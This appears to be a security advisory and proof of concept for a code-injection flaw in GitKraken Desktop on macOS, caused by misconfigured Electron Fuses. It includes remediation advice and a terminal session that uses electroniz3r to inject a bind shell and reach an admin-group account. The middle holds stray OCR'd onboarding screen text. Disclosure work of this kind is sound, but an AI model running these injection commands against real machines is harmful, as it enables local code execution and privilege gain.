Vulnerability Summary

The GitKraken Desktop Version 10.8.0 - 11.2.1 application is susceptible to code injection due to misconfigured Electron Fuses. Specifically, the following insecure settings were observed:

```
•       RunAsNode is enabled
•       EnableNodeCliInspectArguments is not disabled
```

These configurations allow the application to be executed in Node.js mode, enabling attackers to pass arguments that result in arbitrary code execution.

Impact

A local attacker can exploit this misconfiguration to:

```
•       Execute arbitrary code on the user’s system
•       Bypass application logic
•       Potentially escalate privileges if additional flaws exist
```

This vulnerability could be leveraged in real-world scenarios such as phishing, supply chain attacks, or persistent malware infection vectors.


Suggested Remediation

We recommend configuring Electron Fuses securely during the packaging process. At minimum, consider:
• Disabling RunAsNode
• Disabling EnableNodeCliInspectArguments
• Enabling OnlyLoadAppFromAsar where applicable

References:
• Electron Fuses Hardening
• electroniz3r – GitHub

Proof of Concept

The GitKraken Desktop Version 10.8.0 - 11.2.1 application on macOS is vulnerable to code injection due to misconfigured Electron Fuses.
The application lacks sufficient restrictions on critical Electron Fuse settings, particularly RunAsNode and EnableNodeCliInspectArguments. These misconfigurations allow attackers to exploit the application using tools such as electroniz3r, enabling arbitrary code execution in the application's context.


GitKraken
File
Edit
View
Window
Help
About GitKraken Desktop
Version 10.8.0 (arm64 64-bit)
View Release Notes
Restart and Install Update
Settings... ⌘,
Install the GitKraken CLI
Services
Hide GitKraken Desktop ⌘H
Hide Others ⌥⌘H
Show All
Quit GitKraken Desktop ⌘Q
BACK

Confirm Your Git Details

This is the name and email you sign your commits with.

Author name

The name you commit with

Author email

The email you commit with


Use These for Git Commits

Sample commit

Delivering tests straight to production.

Author name
Author email
authored 03/28/2025 @ 8:40 AM

COMMIT: 6c0382 PARENT: 51fdbf



ures and starts your 14-day trial of GitKraken Advanced.

Already have an account? Sign in.

Want to jump in without connecting a provider? Skip this step


Get ready for much more than a Git GUI 🚀

GitKraken Desktop allows you to:

- Reduce errors - no Git commands needed.
- Speed up your workflows with GitKraken AI.
- Visualize your repo with the Commit Graph.
- Avoid conflicts with Conflict Prevention.


And much more!

Verification of the vulnerability was performed using electroniz3r.



```
poc@Manichs-MacBook-Pro ~ % whoami
poc
poc@Manichs-MacBook-Pro ~ % ./electroniz3r verify '/Applications/GitKraken.app'
/Applications/GitKraken.app started the debug WebSocket server
The application is vulnerable!
You can now kill the app using `kill -9 69120`
poc@Manichs-MacBook-Pro ~ %
```

After verifying the vulnerabilities, the tool electroniz3r can be used to perform code injection, successfully spawn a shell, and escalate privileges to gain administrative access on the affected system.



```
poc@Manichs-MacBook-Pro ~ % ./electroniz3r inject --predefined-script bindShell '/Applications/GitKraken.app'
/Applications/GitKraken.app started the debug WebSocket server
The webSocketDebuggerUrl is: ws://127.0.0.1:13337/f7c306be-da7f-4749-838a-b37428c2cbff
Shell binding requested. Check `nc 127.0.0.1 12345`
poc@Manichs-MacBook-Pro ~ % nc -nv 127.0.0.1 12345
Connection to 127.0.0.1 port 12345 [tcp/*] succeeded!
id
uid=501(set0) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),701(com.apple.sharepoint.group.1),33(_a
perator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote
group.2)
whoami
set0
exit
poc@Manichs-MacBook-Pro ~ % id
uid=502(poc) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),701(com.apple.sharepoint.group.1),100(_lpoperator),702(com.apple.sharepoint.group.2)
poc@Manichs-MacBook-Pro ~ %
```